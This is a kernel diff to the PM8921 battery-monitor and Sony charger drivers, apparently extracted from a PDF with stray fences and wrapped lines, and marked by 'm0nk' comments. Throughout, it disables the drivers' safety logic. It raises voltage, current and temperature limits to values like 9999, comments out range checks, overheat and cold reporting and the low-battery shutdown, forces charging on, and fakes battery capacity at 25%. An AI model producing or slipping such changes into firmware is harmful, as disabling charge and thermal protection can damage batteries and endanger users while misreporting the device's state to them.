        return 1;
 }
diff --git a/drivers/power/pm8921-bms.c b/drivers/power/pm8921-bms.c
index 79f3759..b07977a 100644
--- a/drivers/power/pm8921-bms.c
+++ b/drivers/power/pm8921-bms.c
@@ -13,6 +13,8 @@
  *
  */

+//m0nk: This file needs touching
+
 #define pr_fmt(fmt)    "%s: " fmt, __func__
 #include <linux/module.h>
 #include <linux/moduleparam.h>
@@ -61,7 +63,7 @@
 #define PON_CNTRL_6            0x018
 #define WD_BIT                 BIT(7)

-#define BATT_ALARM_ACCURACY    50      /* 50mV */
+#define BATT_ALARM_ACCURACY    5000    /* 50mV */

 enum pmic_bms_interrupts {
        PM8921_BMS_SBI_WRITE_OK,
@@ -203,8 +205,8 @@ static DEFINE_MUTEX(soc_invalidation_mutex);
 static int shutdown_soc_invalid;
 static struct pm8921_bms_chip *the_chip;

-#define DEFAULT_RBATT_MOHMS            128
-#define DEFAULT_OCV_MICROVOLTS         3900000
+#define DEFAULT_RBATT_MOHMS            12800
+#define DEFAULT_OCV_MICROVOLTS         39000000
 #define DEFAULT_CHARGE_CYCLES          0
 #define DEFAULT_RATIO                  1000

@@ -1474,15 +1476,15 @@ static int calculate_unusable_charge_uah(struct
pm8921_bms_chip *chip,
         * if we are called first time fill all the
         * samples with the the shutdown_iavg_ua
         */
-       if (firsttime && chip->shutdown_iavg_ua != 0) {
-               pr_debug("Using shutdown_iavg_ua = %d in all samples\n",
-                               chip->shutdown_iavg_ua);
-               for (i = 0; i < IAVG_SAMPLES; i++)
-                       iavg_samples[i] = chip->shutdown_iavg_ua;
+       // if (firsttime && chip->shutdown_iavg_ua != 0) {
+       //      pr_debug("Using shutdown_iavg_ua = %d in all samples\n",
+       //                      chip->shutdown_iavg_ua);
+       //      for (i = 0; i < IAVG_SAMPLES; i++)
+       //              iavg_samples[i] = chip->shutdown_iavg_ua;

-               iavg_index = 0;
-               iavg_num_samples = IAVG_SAMPLES;
-       }
+       //      iavg_index = 0;
```

```
+       //      iavg_num_samples = IAVG_SAMPLES;
+       // }

        /*
         * if we are charging use a nominal avg current so that we keep
@@ -2188,18 +2190,18 @@ static int scale_soc_while_chg(struct pm8921_bms_chip *chip,

 static bool is_shutdown_soc_within_limits(struct pm8921_bms_chip *chip, int soc)
 {
-       if (shutdown_soc_invalid) {
-               pr_debug("NOT forcing shutdown soc = %d\n", chip->shutdown_soc);
-               return 0;
-       }
-
-       if (abs(chip->shutdown_soc - soc) > chip->shutdown_soc_valid_limit) {
-               pr_debug("rejecting shutdown soc = %d, soc = %d limit = %d\n",
-                       chip->shutdown_soc, soc,
-                       chip->shutdown_soc_valid_limit);
-               shutdown_soc_invalid = 1;
-               return 0;
-       }
+       //if (shutdown_soc_invalid) {
+       //      pr_debug("NOT forcing shutdown soc = %d\n", chip->shutdown_soc);
+       //      return 0;
+       // }
+
+       // if (abs(chip->shutdown_soc - soc) > chip->shutdown_soc_valid_limit) {
+       //      pr_debug("rejecting shutdown soc = %d, soc = %d limit = %d\n",
+       //              chip->shutdown_soc, soc,
+       //              chip->shutdown_soc_valid_limit);
+       //      shutdown_soc_invalid = 1;
+       //      return 0;
+       // }

        return 1;
 }
diff --git a/drivers/power/pm8921-charger-sony.c b/drivers/power/pm8921-charger-
sony.c
index cdb426c..777f697 100644
--- a/drivers/power/pm8921-charger-sony.c
+++ b/drivers/power/pm8921-charger-sony.c
@@ -11,6 +11,10 @@
  * GNU General Public License for more details.
  *
  */
+
+ //m0nk: This file needs touching
+
+
 #define pr_fmt(fmt)    "%s: " fmt, __func__

 #include <linux/module.h>
@@ -96,7 +100,7 @@
 #define USB_TRIM_ENTRIES 16

 /* how many times low bat is checked */
-#define RETRY_NUM_FOR_FORCE_SHUTDOWN   5
+#define RETRY_NUM_FOR_FORCE_SHUTDOWN   500

 enum chg_fsm_state {
        FSM_STATE_OFF_0 = 0,
@@ -124,7 +128,7 @@ enum chg_fsm_state {
```

```
 struct fsm_state_to_batt_status {
        enum chg_fsm_state      fsm_state;
-       int                     batt_state;
+       int                                     batt_state;
 };

 static int pm8921_battery_gauge_alarm_notify(struct notifier_block *nb,
@@ -226,29 +230,28 @@ struct charging_enable_reg_val {
 };

 static struct charging_enable_reg_val chg_en_set_data[DIS_BIT_MAX_NUM] = {
-       [DIS_BIT_EOC]                   = {.chg_en_bit_val = false,
-                                               .chg_dis_bit_val = false},
-       [DIS_BIT_THERM_FET_OPEN]        = {.chg_en_bit_val = false,
-                                               .chg_dis_bit_val = false},
-       [DIS_BIT_CHG_BATT_INVALID]      = {.chg_en_bit_val = false,
-                                               .chg_dis_bit_val = false},
-       [DIS_BIT_THERM_FET_CLOSE]       = {.chg_en_bit_val = false,
-                                               .chg_dis_bit_val = true},
-       [DIS_BIT_USB]                   = {.chg_en_bit_val = false,
-                                               .chg_dis_bit_val = true},
-       [DIS_BIT_CHG_SHUTDOWN]          = {.chg_en_bit_val = false,
-                                               .chg_dis_bit_val = true},
-       [DIS_BIT_BATT_LESS_HW]          = {.chg_en_bit_val = false,
-                                               .chg_dis_bit_val = true},
+       [DIS_BIT_EOC]                           = {     .chg_en_bit_val = true,

+
.chg_dis_bit_val = false},
+       [DIS_BIT_THERM_FET_OPEN]        = {     .chg_en_bit_val = true,

+
.chg_dis_bit_val = false},
+       [DIS_BIT_CHG_BATT_INVALID]      = {     .chg_en_bit_val = true,

+
.chg_dis_bit_val = false},
+       [DIS_BIT_THERM_FET_CLOSE]       = {     .chg_en_bit_val = true,

+
.chg_dis_bit_val = false},
+       [DIS_BIT_USB]                           = {     .chg_en_bit_val = true,

+
.chg_dis_bit_val = false},
+       [DIS_BIT_CHG_SHUTDOWN]          = {     .chg_en_bit_val = true,

+
.chg_dis_bit_val = false},
+       [DIS_BIT_BATT_LESS_HW]          = {     .chg_en_bit_val = true,

+
.chg_dis_bit_val = false},
 };

 enum dis_bit_mask {
-       DIS_BIT_EOC_MASK        = BIT(DIS_BIT_EOC),
-       DIS_BIT_CHG_BATT_MASK   = BIT(DIS_BIT_CHG_BATT_INVALID),
-       DIS_BIT_THERM_MASK      = (BIT(DIS_BIT_THERM_FET_OPEN)
-                                       |BIT(DIS_BIT_THERM_FET_CLOSE)),
-       DIS_BIT_USB_MASK        = BIT(DIS_BIT_USB),
-       DIS_BIT_CHG_SHUT_MASK   = BIT(DIS_BIT_CHG_SHUTDOWN),
+       DIS_BIT_EOC_MASK                        = BIT(DIS_BIT_EOC),
```

```
 +       DIS_BIT_CHG_BATT_MASK           = BIT(DIS_BIT_CHG_BATT_INVALID),
 +       DIS_BIT_THERM_MASK                      = 0,//(BIT(DIS_BIT_THERM_FET_OPEN)|
BIT(DIS_BIT_THERM_FET_CLOSE)),
 +       DIS_BIT_USB_MASK                        = BIT(DIS_BIT_USB),
 +       DIS_BIT_CHG_SHUT_MASK           = BIT(DIS_BIT_CHG_SHUTDOWN),
         DIS_BIT_BATT_LESS_HW_MASK       = BIT(DIS_BIT_BATT_LESS_HW),
  };

 @@ -487,14 +490,16 @@ static void update_soc_scalers(struct pm8921_chg_chip *chip);

  static inline int on_cool_not_charge_full(struct pm8921_chg_chip *chip)
  {
 -       return chip->is_bat_cool &&
 -               chip->cool_bat_voltage < chip->max_voltage_mv;
 +       return true;
 +       //chip->is_bat_cool &&
 +       //      chip->cool_bat_voltage < chip->max_voltage_mv;
  }

  static inline int on_warm_not_charge_full(struct pm8921_chg_chip *chip)
  {
 -       return chip->is_bat_warm &&
 -               chip->warm_bat_voltage < chip->max_voltage_mv;
 +       return true;
 +       //chip->is_bat_warm &&
 +       //      chip->warm_bat_voltage < chip->max_voltage_mv;
  }

  static void delayed_notify_worker(struct work_struct *work)
 @@ -514,20 +519,21 @@ static int pm_chg_masked_write(struct pm8921_chg_chip *chip,
u16 addr,
         u8 reg;

         rc = pm8xxx_readb(chip->dev->parent, addr, &reg);
 -       if (rc) {
 -               pr_err("pm8xxx_readb failed: addr=%03X, rc=%d\n", addr, rc);
 -               return rc;
 -       }
 +       //if (rc) {
 +       //      pr_err("pm8xxx_readb failed: addr=%03X, rc=%d\n", addr, rc);
 +       //      return rc;
 +       //}
         reg &= ~mask;
         reg |= val & mask;
         rc = pm8xxx_writeb(chip->dev->parent, addr, reg);
 -       if (rc) {
 -               pr_err("pm8xxx_writeb failed: addr=%03X, rc=%d\n", addr, rc);
 -               return rc;
 -       }
 +       //if (rc) {
 +       //      pr_err("pm8xxx_writeb failed: addr=%03X, rc=%d\n", addr, rc);
 +       //      return rc;
 +       //}
         return 0;
  }

 +// m0nk: this is a good place to play
  static int pm_chg_get_rt_status(struct pm8921_chg_chip *chip, int irq_id)
  {
         return pm8xxx_read_irq_stat(chip->dev->parent,
 @@ -719,7 +725,7 @@ static int pm_is_chg_charge_dis(struct pm8921_chg_chip *chip)
  #define PM8921_CHG_V_MIN_MV    3240
  #define PM8921_CHG_V_STEP_MV   20
```

```
  #define PM8921_CHG_V_STEP_10MV_OFFSET_BIT      BIT(7)
 -#define PM8921_CHG_VDDMAX_MAX  4500
 +#define PM8921_CHG_VDDMAX_MAX  9999
  #define PM8921_CHG_VDDMAX_MIN  3400
  #define PM8921_CHG_V_MASK      0x7F
  static int __pm_chg_vddmax_set(struct pm8921_chg_chip *chip, int voltage)
 @@ -810,7 +816,7 @@ static int pm_chg_vddmax_set(struct pm8921_chg_chip *chip, int
voltage)
  }

  #define PM8921_CHG_VDDSAFE_MIN 3400
 -#define PM8921_CHG_VDDSAFE_MAX 4500
 +#define PM8921_CHG_VDDSAFE_MAX 9999
  static int pm_chg_vddsafe_set(struct pm8921_chg_chip *chip, int voltage)
  {
         u8 temp;
 @@ -826,7 +832,7 @@ static int pm_chg_vddsafe_set(struct pm8921_chg_chip *chip, int
voltage)
  }

  #define PM8921_CHG_VBATDET_MIN 3240
 -#define PM8921_CHG_VBATDET_MAX 5780
 +#define PM8921_CHG_VBATDET_MAX 9999
  static int pm_chg_vbatdet_set(struct pm8921_chg_chip *chip, int voltage)
  {
         u8 temp;
 @@ -844,7 +850,7 @@ static int pm_chg_vbatdet_set(struct pm8921_chg_chip *chip, int
voltage)

  #define PM8921_CHG_VINMIN_MIN_MV       3800
  #define PM8921_CHG_VINMIN_STEP_MV      100
 -#define PM8921_CHG_VINMIN_USABLE_MAX   6500
 +#define PM8921_CHG_VINMIN_USABLE_MAX   9999
  #define PM8921_CHG_VINMIN_USABLE_MIN   4300
  #define PM8921_CHG_VINMIN_MASK         0x1F
  static int pm_chg_vinmin_set(struct pm8921_chg_chip *chip, int voltage)
 @@ -877,7 +883,7 @@ static int pm_chg_vinmin_get(struct pm8921_chg_chip *chip)
  }

  #define PM8917_USB_UVD_MIN_MV  3850
 -#define PM8917_USB_UVD_MAX_MV  4350
 +#define PM8917_USB_UVD_MAX_MV  9999
  #define PM8917_USB_UVD_STEP_MV 100
  #define PM8917_USB_UVD_MASK    0x7
  static int pm_chg_uvd_threshold_set(struct pm8921_chg_chip *chip, int thresh_mv)
 @@ -895,7 +901,7 @@ static int pm_chg_uvd_threshold_set(struct pm8921_chg_chip *chip,
int thresh_mv)
  }

  #define PM8921_CHG_IBATMAX_MIN 325
 -#define PM8921_CHG_IBATMAX_MAX 3025
 +#define PM8921_CHG_IBATMAX_MAX 9999
  #define PM8921_CHG_I_MIN_MA    225
  #define PM8921_CHG_I_STEP_MA   50
  #define PM8921_CHG_I_MASK      0x3F
 @@ -940,35 +946,35 @@ static int pm_chg_ibatmax_set(struct pm8921_chg_chip *chip, int
chg_current)
         return __pm_chg_ibatmax_set(chip, ibat_target_ma);
  }

 -#define PM8921_CHG_IBATSAFE_MIN        225
 -#define PM8921_CHG_IBATSAFE_MAX        3375
 +#define PM8921_CHG_IBATSAFE_MIN        3333
```

```
+#define PM8921_CHG_IBATSAFE_MAX        9999
 static int pm_chg_ibatsafe_set(struct pm8921_chg_chip *chip, int chg_current)
 {
        u8 temp;

-       if (chg_current < PM8921_CHG_IBATSAFE_MIN
-                       || chg_current > PM8921_CHG_IBATSAFE_MAX) {
-               pr_err("bad mA=%d asked to set\n", chg_current);
-               return -EINVAL;
-       }
+       // if (chg_current < PM8921_CHG_IBATSAFE_MIN
+       //              || chg_current > PM8921_CHG_IBATSAFE_MAX) {
+       //      pr_err("bad mA=%d asked to set\n", chg_current);
+       //      return -EINVAL;
+       // }
        temp = (chg_current - PM8921_CHG_I_MIN_MA) / PM8921_CHG_I_STEP_MA;
        return pm_chg_masked_write(chip, CHG_IBAT_SAFE,
                                                PM8921_CHG_I_MASK, temp);
 }

-#define PM8921_CHG_ITERM_MIN_MA                50
-#define PM8921_CHG_ITERM_MAX_MA                200
+#define PM8921_CHG_ITERM_MIN_MA                500
+#define PM8921_CHG_ITERM_MAX_MA                9999
 #define PM8921_CHG_ITERM_STEP_MA       10
 #define PM8921_CHG_ITERM_MASK          0xF
 static int pm_chg_iterm_set(struct pm8921_chg_chip *chip, int chg_current)
 {
        u8 temp;

-       if (chg_current < PM8921_CHG_ITERM_MIN_MA
-                       || chg_current > PM8921_CHG_ITERM_MAX_MA) {
-               pr_err("bad mA=%d asked to set\n", chg_current);
-               return -EINVAL;
-       }
+       // if (chg_current < PM8921_CHG_ITERM_MIN_MA
+       //              || chg_current > PM8921_CHG_ITERM_MAX_MA) {
+       //      pr_err("bad mA=%d asked to set\n", chg_current);
+       //      return -EINVAL;
+       // }

        temp = (chg_current - PM8921_CHG_ITERM_MIN_MA)
                                / PM8921_CHG_ITERM_STEP_MA;
@@ -1237,7 +1243,7 @@ static int pm_chg_disable_wd(struct pm8921_chg_chip *chip)

 #define PM8921_CHG_TCHG_MASK   0x7F
 #define PM8921_CHG_TCHG_MIN    4
-#define PM8921_CHG_TCHG_MAX    512
+#define PM8921_CHG_TCHG_MAX    5120
 #define PM8921_CHG_TCHG_STEP   4
 static int pm_chg_tchg_max_set(struct pm8921_chg_chip *chip, int minutes)
 {
@@ -1260,10 +1266,10 @@ static int pm_chg_ttrkl_max_set(struct pm8921_chg_chip *chip,
int minutes)
 {
        u8 temp;

-       if (minutes < PM8921_CHG_TTRKL_MIN || minutes > PM8921_CHG_TTRKL_MAX) {
-               pr_err("bad max minutes =%d asked to set\n", minutes);
-               return -EINVAL;
-       }
+       // if (minutes < PM8921_CHG_TTRKL_MIN || minutes > PM8921_CHG_TTRKL_MAX) {
+       //      pr_err("bad max minutes =%d asked to set\n", minutes);
```

```
+       //      return -EINVAL;
+       // }

        temp = minutes - 1;
        return pm_chg_masked_write(chip, CHG_TTRKL_MAX, PM8921_CHG_TTRKL_MASK,
@@ -1271,7 +1277,7 @@ static int pm_chg_ttrkl_max_set(struct pm8921_chg_chip *chip,
int minutes)
 }

 #define PM8921_CHG_VTRKL_MIN_MV                2050
-#define PM8921_CHG_VTRKL_MAX_MV                2800
+#define PM8921_CHG_VTRKL_MAX_MV                9999
 #define PM8921_CHG_VTRKL_STEP_MV       50
 #define PM8921_CHG_VTRKL_SHIFT         4
 #define PM8921_CHG_VTRKL_MASK          0xF0
@@ -1279,11 +1285,11 @@ static int pm_chg_vtrkl_low_set(struct pm8921_chg_chip *chip,
int millivolts)
 {
        u8 temp;

-       if (millivolts < PM8921_CHG_VTRKL_MIN_MV
-                       || millivolts > PM8921_CHG_VTRKL_MAX_MV) {
-               pr_err("bad voltage = %dmV asked to set\n", millivolts);
-               return -EINVAL;
-       }
+       // if (millivolts < PM8921_CHG_VTRKL_MIN_MV
+       //              || millivolts > PM8921_CHG_VTRKL_MAX_MV) {
+       //      pr_err("bad voltage = %dmV asked to set\n", millivolts);
+       //      return -EINVAL;
+       // }

        temp = (millivolts - PM8921_CHG_VTRKL_MIN_MV)/PM8921_CHG_VTRKL_STEP_MV;
        temp = temp << PM8921_CHG_VTRKL_SHIFT;
@@ -1292,18 +1298,18 @@ static int pm_chg_vtrkl_low_set(struct pm8921_chg_chip *chip,
int millivolts)
 }

 #define PM8921_CHG_VWEAK_MIN_MV                2100
-#define PM8921_CHG_VWEAK_MAX_MV                3600
+#define PM8921_CHG_VWEAK_MAX_MV                9999
 #define PM8921_CHG_VWEAK_STEP_MV       100
 #define PM8921_CHG_VWEAK_MASK          0x0F
 static int pm_chg_vweak_set(struct pm8921_chg_chip *chip, int millivolts)
 {
        u8 temp;

-       if (millivolts < PM8921_CHG_VWEAK_MIN_MV
-                       || millivolts > PM8921_CHG_VWEAK_MAX_MV) {
-               pr_err("bad voltage = %dmV asked to set\n", millivolts);
-               return -EINVAL;
-       }
+       // if (millivolts < PM8921_CHG_VWEAK_MIN_MV
+       //              || millivolts > PM8921_CHG_VWEAK_MAX_MV) {
+       //      pr_err("bad voltage = %dmV asked to set\n", millivolts);
+       //      return -EINVAL;
+       // }

        temp = (millivolts - PM8921_CHG_VWEAK_MIN_MV)/PM8921_CHG_VWEAK_STEP_MV;
        return pm_chg_masked_write(chip, CHG_VTRICKLE, PM8921_CHG_VWEAK_MASK,
@@ -1311,18 +1317,18 @@ static int pm_chg_vweak_set(struct pm8921_chg_chip *chip, int
millivolts)
 }
```

```
 #define PM8921_CHG_ITRKL_MIN_MA                50
-#define PM8921_CHG_ITRKL_MAX_MA                200
+#define PM8921_CHG_ITRKL_MAX_MA                9999
 #define PM8921_CHG_ITRKL_MASK          0x0F
 #define PM8921_CHG_ITRKL_STEP_MA       10
 static int pm_chg_itrkl_set(struct pm8921_chg_chip *chip, int milliamps)
 {
        u8 temp;

-       if (milliamps < PM8921_CHG_ITRKL_MIN_MA
-               || milliamps > PM8921_CHG_ITRKL_MAX_MA) {
-               pr_err("bad current = %dmA asked to set\n", milliamps);
-               return -EINVAL;
-       }
+       // if (milliamps < PM8921_CHG_ITRKL_MIN_MA
+       //      || milliamps > PM8921_CHG_ITRKL_MAX_MA) {
+       //      pr_err("bad current = %dmA asked to set\n", milliamps);
+       //      return -EINVAL;
+       // }

        temp = (milliamps - PM8921_CHG_ITRKL_MIN_MA)/PM8921_CHG_ITRKL_STEP_MA;

@@ -1331,18 +1337,18 @@ static int pm_chg_itrkl_set(struct pm8921_chg_chip *chip, int
milliamps)
 }

 #define PM8921_CHG_IWEAK_MIN_MA                325
-#define PM8921_CHG_IWEAK_MAX_MA                525
+#define PM8921_CHG_IWEAK_MAX_MA                9999
 #define PM8921_CHG_IWEAK_SHIFT         7
 #define PM8921_CHG_IWEAK_MASK          0x80
 static int pm_chg_iweak_set(struct pm8921_chg_chip *chip, int milliamps)
 {
        u8 temp;

-       if (milliamps < PM8921_CHG_IWEAK_MIN_MA
-               || milliamps > PM8921_CHG_IWEAK_MAX_MA) {
-               pr_err("bad current = %dmA asked to set\n", milliamps);
-               return -EINVAL;
-       }
+       // if (milliamps < PM8921_CHG_IWEAK_MIN_MA
+       //      || milliamps > PM8921_CHG_IWEAK_MAX_MA) {
+       //      pr_err("bad current = %dmA asked to set\n", milliamps);
+       //      return -EINVAL;
+       // }

        if (milliamps < PM8921_CHG_IWEAK_MAX_MA)
                temp = 0;
@@ -1588,7 +1594,7 @@ static char *pm_power_supplied_to[] = {
        "battery",
 };

-#define USB_WALL_THRESHOLD_MA  500
+#define USB_WALL_THRESHOLD_MA  9999
 static int pm_power_get_property_mains(struct power_supply *psy,
                                       enum power_supply_property psp,
                                       union power_supply_propval *val)
@@ -1771,23 +1777,24 @@ static int get_prop_battery_uvolts(struct pm8921_chg_chip
*chip)

 static int voltage_based_capacity(struct pm8921_chg_chip *chip)
 {
-       int current_voltage_uv = get_prop_battery_uvolts(chip);
```

```
-       int current_voltage_mv = current_voltage_uv / 1000;
-       unsigned int low_voltage = chip->min_voltage_mv;
-       unsigned int high_voltage = chip->max_voltage_mv;
+       return 25;
+       // int current_voltage_uv = get_prop_battery_uvolts(chip);
+       // int current_voltage_mv = current_voltage_uv / 1000;
+       // unsigned int low_voltage = chip->min_voltage_mv;
+       // unsigned int high_voltage = chip->max_voltage_mv;

-       if (current_voltage_uv < 0) {
-               pr_err("Error reading current voltage\n");
-               return -EIO;
-       }
+       // if (current_voltage_uv < 0) {
+       //      pr_err("Error reading current voltage\n");
+       //      return -EIO;
+       // }

-       if (current_voltage_mv <= low_voltage)
-               return 0;
-       else if (current_voltage_mv >= high_voltage)
-               return 100;
-       else
-               return (current_voltage_mv - low_voltage) * 100
-                   / (high_voltage - low_voltage);
+       // if (current_voltage_mv <= low_voltage)
+       //      return 0;
+       // else if (current_voltage_mv >= high_voltage)
+       //      return 100;
+       // else
+       //      return (current_voltage_mv - low_voltage) * 100
+       //          / (high_voltage - low_voltage);
 }

 static int get_prop_batt_present(struct pm8921_chg_chip *chip)
@@ -1802,29 +1809,29 @@ static int get_prop_batt_status(struct pm8921_chg_chip *chip)
        int i;

        if (chip->ext_psy) {
-               if (chip->ext_charge_done)
-                       return POWER_SUPPLY_STATUS_FULL;
-               if (chip->ext_charging)
+               //if (chip->ext_charge_done)
+               //      return POWER_SUPPLY_STATUS_FULL;
+               //if (chip->ext_charging)
                        return POWER_SUPPLY_STATUS_CHARGING;
        }

-       for (i = 0; i < ARRAY_SIZE(map); i++)
-               if (map[i].fsm_state == fsm_state)
-                       batt_state = map[i].batt_state;
-
-       if (fsm_state == FSM_STATE_ON_CHG_HIGHI_1) {
-               if (!pm_chg_get_rt_status(chip, BATT_INSERTED_IRQ)
-                       || !pm_chg_get_rt_status(chip, BAT_TEMP_OK_IRQ)
-                       || pm_chg_get_rt_status(chip, CHGHOT_IRQ)
-                       || chip->vbat_det > chip->vdd_max
-                       || charging_disabled & ~DIS_BIT_EOC_MASK
-                       || on_cool_not_charge_full(chip)
-                       || on_warm_not_charge_full(chip)
-                       || chip->soc[SOC_TRUE] < chip->resume_charge_percent
-                       || (chip->soc_scale.active && chip->soc_scale.enable &&
-                               chip->soc_scale.override_full_to_not_chg))
```

```
-                       batt_state = POWER_SUPPLY_STATUS_NOT_CHARGING;
-       }
+       // for (i = 0; i < ARRAY_SIZE(map); i++)
+       //      if (map[i].fsm_state == fsm_state)
+       //              batt_state = map[i].batt_state;
+
+       // if (fsm_state == FSM_STATE_ON_CHG_HIGHI_1) {
+       //      if (!pm_chg_get_rt_status(chip, BATT_INSERTED_IRQ)
+       //              || !pm_chg_get_rt_status(chip, BAT_TEMP_OK_IRQ)
+       //              || pm_chg_get_rt_status(chip, CHGHOT_IRQ)
+       //              || chip->vbat_det > chip->vdd_max
+       //              || charging_disabled & ~DIS_BIT_EOC_MASK
+       //              || on_cool_not_charge_full(chip)
+       //              || on_warm_not_charge_full(chip)
+       //              || chip->soc[SOC_TRUE] < chip->resume_charge_percent
+       //              || (chip->soc_scale.active && chip->soc_scale.enable &&
+       //                      chip->soc_scale.override_full_to_not_chg))
+       //              batt_state = POWER_SUPPLY_STATUS_NOT_CHARGING;
+       // }
        return batt_state;
 }

@@ -1839,7 +1846,7 @@ static int get_prop_batt_capacity(struct pm8921_chg_chip *chip)
        int status;

        if (chip->battery_less_hardware)
-               return 100;
+               return 25;

        if (!get_prop_batt_present(chip))
                percent_soc = voltage_based_capacity(chip);
@@ -1872,16 +1879,16 @@ static int get_prop_batt_capacity(struct pm8921_chg_chip
*chip)
                chip->num_of_under_voltage = 0;
        }

-       if (percent_soc == 0) {
-               if (chip->num_of_under_voltage >=
-                       RETRY_NUM_FOR_FORCE_SHUTDOWN) {
-                       pr_err("shutdown since battery is 0\n");
-                       update_charge_state(chip, BIT(DIS_BIT_CHG_SHUTDOWN),
-                               DIS_BIT_CHG_SHUT_MASK);
-               } else {
-                       percent_soc = 1;
-               }
-       }
+       // if (percent_soc == 0) {
+       //      if (chip->num_of_under_voltage >=
+       //              RETRY_NUM_FOR_FORCE_SHUTDOWN) {
+       //              pr_err("shutdown since battery is 0\n");
+       //              update_charge_state(chip, BIT(DIS_BIT_CHG_SHUTDOWN),
+       //                      DIS_BIT_CHG_SHUT_MASK);
+       //      } else {
+       //              percent_soc = 1;
+       //      }
+       // }

        if (percent_soc <= 10)
                pr_warn_ratelimited("low battery charge = %d%%\n",
@@ -1892,22 +1899,22 @@ static int get_prop_batt_capacity(struct pm8921_chg_chip
*chip)
        if (percent_soc <= chip->resume_charge_percent
                && (status == POWER_SUPPLY_STATUS_FULL ||
```

```
                        status == POWER_SUPPLY_STATUS_NOT_CHARGING)) {
 -               pr_debug("soc fell below %d. charging enabled.\n",
 -                                               chip->resume_charge_percent);
 -               if (on_warm_not_charge_full(chip)) {
                         pr_warn_ratelimited("battery is warm = %d, do not resume
charging at %d%%.\n",
 -                                        chip->is_bat_warm,
 -                                        chip->resume_charge_percent);
 -               } else if (on_cool_not_charge_full(chip)) {
 -                       pr_warn_ratelimited("battery is cool = %d, do not resume
charging at %d%%.\n",
 -                                        chip->is_bat_cool,
 -                                        chip->resume_charge_percent);
 -               } else {
 +               //pr_debug("soc fell below %d. charging enabled.\n",
 +               //                                chip->resume_charge_percent);
 +               // if (on_warm_not_charge_full(chip)) {
 +               //      pr_warn_ratelimited("battery is warm = %d, do not resume
charging at %d%%.\n",
 +               //                      chip->is_bat_warm,
 +               //                      chip->resume_charge_percent);
 +               // } else if (on_cool_not_charge_full(chip)) {
 +               //      pr_warn_ratelimited("battery is cool = %d, do not resume
charging at %d%%.\n",
 +               //                      chip->is_bat_cool,
 +               //                      chip->resume_charge_percent);
 +               // } else {
                         if (pm_chg_get_rt_status(chip, VBATDET_LOW_IRQ))
                                 update_charge_state(chip, false,
                                                         DIS_BIT_EOC_MASK);
                         pm_chg_vbatdet_set(chip, PM8921_CHG_VBATDET_MAX);
 -               }
 +               //}
         }

  fail_voltage:
 @@ -1922,10 +1929,10 @@ static int get_prop_batt_current_max(struct pm8921_chg_chip
*chip, int *curr)

         *curr = 0;
         rbatt = pm8921_bms_get_rbatt();
 -       if (rbatt < 0) {
 -               rc = -ENXIO;
 -               return rc;
 -       }
 +       // if (rbatt < 0) {
 +       //      rc = -ENXIO;
 +       //      return rc;
 +       // }

         rc =  pm8921_bms_get_simultaneous_battery_voltage_and_current
                         (&ibatt_ua, &vbatt_uv);
 @@ -1994,13 +2001,13 @@ static int get_prop_batt_health(struct pm8921_chg_chip *chip)
  {
         int temp;

 -       temp = get_batttemp_irq(chip, BATTTEMP_HOT_IRQ);
 -       if (temp)
 -               return POWER_SUPPLY_HEALTH_OVERHEAT;
 +       // temp = get_batttemp_irq(chip, BATTTEMP_HOT_IRQ);
 +       // if (temp)
 +       //      return POWER_SUPPLY_HEALTH_OVERHEAT;
```

```
-       temp = get_batttemp_irq(chip, BATTTEMP_COLD_IRQ);
-       if (temp)
-               return POWER_SUPPLY_HEALTH_COLD;
+       // temp = get_batttemp_irq(chip, BATTTEMP_COLD_IRQ);
+       // if (temp)
+       //      return POWER_SUPPLY_HEALTH_COLD;

        return POWER_SUPPLY_HEALTH_GOOD;
 }
@@ -2010,26 +2017,26 @@ static int get_prop_charge_type(struct pm8921_chg_chip *chip)
        int temp;

        if (!get_prop_batt_present(chip))
-               return POWER_SUPPLY_CHARGE_TYPE_NONE;
+       //      return POWER_SUPPLY_CHARGE_TYPE_NONE;

-       if (is_ext_trickle_charging(chip))
-               return POWER_SUPPLY_CHARGE_TYPE_TRICKLE;
+       // if (is_ext_trickle_charging(chip))
+       //      return POWER_SUPPLY_CHARGE_TYPE_TRICKLE;

-       if (is_ext_charging(chip))
+       // if (is_ext_charging(chip))
                return POWER_SUPPLY_CHARGE_TYPE_FAST;

-       temp = pm_chg_get_rt_status(chip, TRKLCHG_IRQ);
-       if (temp)
-               return POWER_SUPPLY_CHARGE_TYPE_TRICKLE;
+       // temp = pm_chg_get_rt_status(chip, TRKLCHG_IRQ);
+       // if (temp)
+       //      return POWER_SUPPLY_CHARGE_TYPE_TRICKLE;

-       temp = pm_chg_get_rt_status(chip, FASTCHG_IRQ);
-       if (temp)
-               return POWER_SUPPLY_CHARGE_TYPE_FAST;
+       // temp = pm_chg_get_rt_status(chip, FASTCHG_IRQ);
+       // if (temp)
+       //      return POWER_SUPPLY_CHARGE_TYPE_FAST;

-       return POWER_SUPPLY_CHARGE_TYPE_NONE;
+       // return POWER_SUPPLY_CHARGE_TYPE_NONE;
 }

-#define MAX_TOLERABLE_BATT_TEMP_DDC    680
+#define MAX_TOLERABLE_BATT_TEMP_DDC    6666
 static int get_prop_batt_temp(struct pm8921_chg_chip *chip, int *temp)
 {
        int rc;
@@ -2040,17 +2047,17 @@ static int get_prop_batt_temp(struct pm8921_chg_chip *chip,
int *temp)
                return 0;
        }

-       rc = pm8xxx_adc_read(chip->batt_temp_channel, &result);
-       if (rc) {
-               pr_err("error reading adc channel = %d, rc = %d\n",
-                                       chip->vbat_channel, rc);
-               return rc;
-       }
+       // rc = pm8xxx_adc_read(chip->batt_temp_channel, &result);
+       // if (rc) {
+       //      pr_err("error reading adc channel = %d, rc = %d\n",
+       //                              chip->vbat_channel, rc);
```

```
+       //      return rc;
+       // }
        pr_debug("batt_temp phy = %lld meas = 0x%llx\n", result.physical,
                                                result.measurement);
-       if (result.physical > MAX_TOLERABLE_BATT_TEMP_DDC)
-               pr_err("BATT_TEMP= %d > 68degC, device will be shutdown\n",
-                                                       (int) result.physical);
+       // if (result.physical > MAX_TOLERABLE_BATT_TEMP_DDC)
+       //      pr_err("BATT_TEMP= %d > 68degC, device will be shutdown\n",
+       //                                              (int) result.physical);

        *temp = (int)result.physical;

@@ -2084,13 +2091,13 @@ static int calculate_scaled_soc(struct pm8921_chg_chip *chip)
         * As long as we are in fully charge mode scale the capacity
         * to show 100%.
         */
-       if (status == POWER_SUPPLY_STATUS_FULL) {
-               cs->soc_to_scale[0] = 100;
-               cs->soc_to_scale[1] =
-                       max(soc, chip->resume_charge_percent);
-               pr_debug("Scale cap with %d/%d\n",
-                               cs->soc_to_scale[0], cs->soc_to_scale[1]);
-       }
